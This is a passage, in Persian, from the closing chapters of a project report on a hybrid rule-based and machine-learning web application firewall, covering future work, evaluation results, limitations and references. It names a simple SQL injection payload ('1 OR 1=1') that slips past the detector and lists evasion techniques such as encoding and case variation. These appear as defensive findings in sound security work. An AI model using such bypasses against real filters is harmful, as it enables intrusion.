چه مشکلی را حل می‌کند :محدودیت بخش 10-3عبور payloadهای ساده و تک‌نشانه از آستانه . چگونه قابل پیاده‌سازی است :جایگزینی جمع خطی ثابت با وزن‌های متفاوت بر اساس خطرناکی هر الگو، و افزودن OR/ANDبه فهرست .sql_keywordsچه اجزایی نیاز دارد : بازنگری در sql_advanced.py، xss_advanced.pyو owasp_other_advanced.py، همراه با آزمایش مجدد تمام سناریوهای فصل نهم برای اطمینان از عدم افزایش غیرمنتظره .False Positiveچالش‌ها :پیدا کردن تعادل درست بین کاهش False Negativeو افزایش False Positive.

11-3گسترش مجموعه تست ارزیابی آماری

چه مشکلی را حل می‌کند :همان‌طور که در بخش 9-6گزارش شد، این کار در ادامه پروژه انجام شده :یک مجموعه تست مستقل با ۱۱۹ نمونه ساخته و به calculate_metricsمتصل شد و نتایج واقعی Precision=1.00 ، Recall=0.91، F1=0.95به‌دست آمد .با این حال، ۱۱۹ نمونه برای نتیجه‌گیری قطعی درباره نرخ خطای سیستم روی کل فضای ممکن payloadهای واقعی هنوز محدود است؛ به‌ویژه بخش SQL Injectionاین مجموعه ۳۸ نمونه که ۶ مورد از دست‌رفته را نشان داد .چگونه قابل پیاده‌سازی است :افزودن نمونه‌های بیشتر و متنوع‌تر به evaluation/test_dataset.csv— به‌ویژه انواع دیگر تکنیک‌های دور زدن Whitespace Substitution، Case Variation، Encodingکه در بخش 9-6مستند شدند —و اجرای دوره‌ای evaluation/run_evaluation.pyپس از هر تغییر در Detectorها یا مدل‌ها .چه اجزایی نیاز دارد :نمونه‌های بیشتر برچسب‌خورده، بدون تغییر در ابزار موجود .چالش‌ها :حفظ استقلال کامل این مجموعه از دیتاست آموزشی مدل، تا نتیجه واقعاً معنای تعمیم را نشان دهد نه صرفاً حفظ‌کردن.

11-4ثبت نمونه‌ای ترافیک ALLOWو بهینه‌سازی بارگذاری مدل

چه مشکلی را حل می‌کند :محدودیت‌های بخش 6-10و .7-10چگونه قابل پیاده‌سازی است :افزودن شمارنده کل درخواست در dashboard_api، و بارگذاری یک‌باره مدل‌های MLدر سطح ماژول ml/sql_model.pyو ml/xss_model.pyبه‌جای هر فراخوانی .چه اجزایی نیاز دارد :تغییر کوچک در core/engine.pyبرای شمارش، و بازنویسی جزئی سازوکار بارگذاری مدل .چالش‌ها :مدیریت صحیح حافظه در صورت نیاز به به‌روزرسانی مدل بدون ری‌استارت کامل سرویس .(Hot Reload)

11-5استقرار در محیط‌های عملیاتی پرترافیک

چه مشکلی را حل می‌کند :محدودیت بخش 8-10نبود HTTPSو آدرس ثابت و مقیاس‌پذیری کلی .چگونه قابل پیاده‌سازی است :قرار دادن این WAFپشت یک Load Balancerبا پایان‌دهی TLS، تغییر آدرس APIداشبورد به مسیر نسبی، و در صورت نیاز اجرای چند نسخه از سرویس WAFبه‌صورت موازی .چه اجزایی نیاز دارد :زیرساخت ابری یا سرور اضافه، پیکربندی Nginxیا معادل آن، تغییرات جزئی در dashboard.html.چالش‌ها :هماهنگی فایل لاگ waf.logبین چند نمونه موازی از WAFدر حال حاضر هر نمونه به‌طور مستقل فایل محلی خودش را می‌نویسد.

11-6آماده‌سازی سرویس‌ها برای اجرای غیر-توسعه‌ای

چه مشکلی را حل می‌کند :محدودیت‌های بخش 10-10اجرای هر دو سرویس با debug=Trueو 10-11حذف رشته Queryهنگام Forwardچگونه قابل پیاده‌سازی است :حذف یا مشروط‌کردن debug=Trueدر هر دو app.run، اجرای سرویس‌ها پشت یک WSGI Serverتولید مثل Gunicorn، و افزودن request.query_stringبه ساخت target_urlدر .main.pyچه اجزایی نیاز دارد :تغییرات کوچک و متمرکز در app/main.pyو app/backend.py، بدون نیاز به تغییر معماری .چالش‌ها :پس از افزودن Queryبه Forward، لازم است تمام سناریوهای تست فصل نهم دوباره اجرا شوند تا اطمینان حاصل شود رفتار WAFکه مستقل از Forward، بر پایه payloadکامل تصمیم می‌گیرد بدون تغییر باقی مانده است.

فصل دوازدهم :نتیجه‌گیری

12-1مسئله و راهکار

این پروژه با این پرسش شروع شد که آیا می‌توان یک دیواره آتش برنامه تحت وب ساخت که هم برای حملات شناخته‌شده سریع و قطعی باشد و هم در برابر تغییرات جزئی حملات کمی انعطاف‌پذیرتر عمل کند .راهکار انتخاب‌شده ترکیب یک لایه Rule-Basedبرای قطعیت و سرعت با یک لایه یادگیری ماشین سبک برای پوشش الگوهای غیرمنتظره در قالب یک موتور هیبرید بود.

12-2آنچه واقعاً پیاده‌سازی و آزمایش شد

در نهایت، هشت سناریوی حمله مرتبط با دسته‌بندی‌های OWASP Top 10 SQL Injection، XSS، Command Injection، LDAP Injection، XXE، Path Traversal، SSRF، Open Redirectدر لایه Rule-Basedپوشش داده شدند؛ دو مورد از این هشت SQL Injectionو XSSعلاوه بر آن یک لایه MLمکمل مبتنی بر Logistic Regressionدریافت کردند .معماری نهایی یک Reverse Proxy دوکانتینری WAFو Backendروی Dockerاست که با یک داشبورد HTMLزنده، وضعیت ترافیک مسدودشده را نمایش می‌دهد .این اجزا، همان‌طور که در فصل‌های سوم تا هشتم با کد واقعی نشان داده شد و در آزمایش‌های فصل نهم روی سناریوهای واقعی نه صرفاً روی کاغذ اجرا شدند، در حد همان سناریوهای آزموده‌شده به‌درستی با یکدیگر کار می‌کنند؛ این ادعا فراتر از دامنه تست‌شده در فصل نهم گسترش داده نمی‌شود .روی مجموعه تست مستقل ۱۱۹ نمونه‌ای بخش 6-9، سیستم Precisionبرابر ۰۰.۱ و Recallبرابر ۹۱.۰ نشان داد؛ این اعداد مربوط به همان مجموعه مشخص‌اند و به‌عنوان تضمین کلی عملکرد روی هر payloadاحتمالی تعمیم داده نمی‌شوند.

12-3مهم‌ترین محدودیت‌ها

آزمایش صادقانه فصل نهم سه یافته مهم را آشکار کرد که نباید پنهان شوند :نخست، برخی از ساده‌ترین اشکال کلاسیک SQL Injectionمثل 1 OR 1=1بدون کوتیشن به دلیل آستانه امتیازدهی فعلی از هر دو لایه عبور می‌کنند .دوم، مدل MLبه دلیل محدودیت شدید تنوع دیتاست آموزشی، رابطه‌ای نادرست بین طول payloadو احتمال حمله یاد گرفته که منجر به مسدود شدن ترافیک کاملاً معمولی False Positive واقعی، مستند در تست ۷ فصل نهم می‌شود .سوم، برچسب‌گذاری نهایی برخی حملات مثل ترجیح Open Redirectبر SSRFهمیشه دقیق‌ترین برچسب مفهومی نیست، هرچند تصمیم امنیتی BLOCKدرست است.

12-4سطح پروژه و مسیر توسعه

این پروژه در سطح یک نمونه اولیه کاربردی (Functional Prototype)قرار دارد :معماری درست، مستند و قابل‌توسعه است؛ منطق هر دو لایه تشخیص کاملاً شفاف و قابل ردیابی تا سطح کد است؛ و مهم‌تر از همه، محدودیت‌های واقعی آن —به‌جای مخفی ماندن —با آزمایش مستقیم شناسایی و در فصل دهم مستند شده‌اند .فاصله تا یک محصول عملیاتی آماده استقرار، عمدتاً در گرو غنی‌سازی دیتاست آموزشی، بازنگری آستانه‌های امتیازدهی و افزودن پوشش HTTPS/مقیاس‌پذیری است؛ هر سه این موارد در فصل یازدهم به‌عنوان مسیر مشخص توسعه آینده تعیین شده‌اند.

منابع و مراجع

1. OWASP Foundation. (2021). OWASP Top Ten 2021. https://owasp.org/Top10/

2. Scikit-learn Documentation. sklearn.linear_model.LogisticRegression. https://scikit-learn.org

3. Torrano-Gimenez, C. et al. (2010). A Self-Learning System for Detection of Anomalous HTTP Traffic. CSIC 2010 Dataset.

4. ModSecurity Reference Manual v3.x. https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual

5. Flask Documentation. https://flask.palletsprojects.com/

6. Shannon, C. E. (1948). A Mathematical Theory of Communication. Bell System Technical Journal, 27(3), 379-423.

7. Halfond, W. G., Viegas, J., & Orso, A. (2006). A Classification of SQL-Injection Attacks and Countermeasures. IEEE Symposium on Secure Software Engineering.

8. Docker Documentation. Compose Overview. https://docs.docker.com/compose/

9. OWASP ModSecurity Core Rule Set. https://owasp.org/www-project-modsecurity-core-rule-set/

10. Python Software Foundation. Python requests library. https://docs.python-requests.org/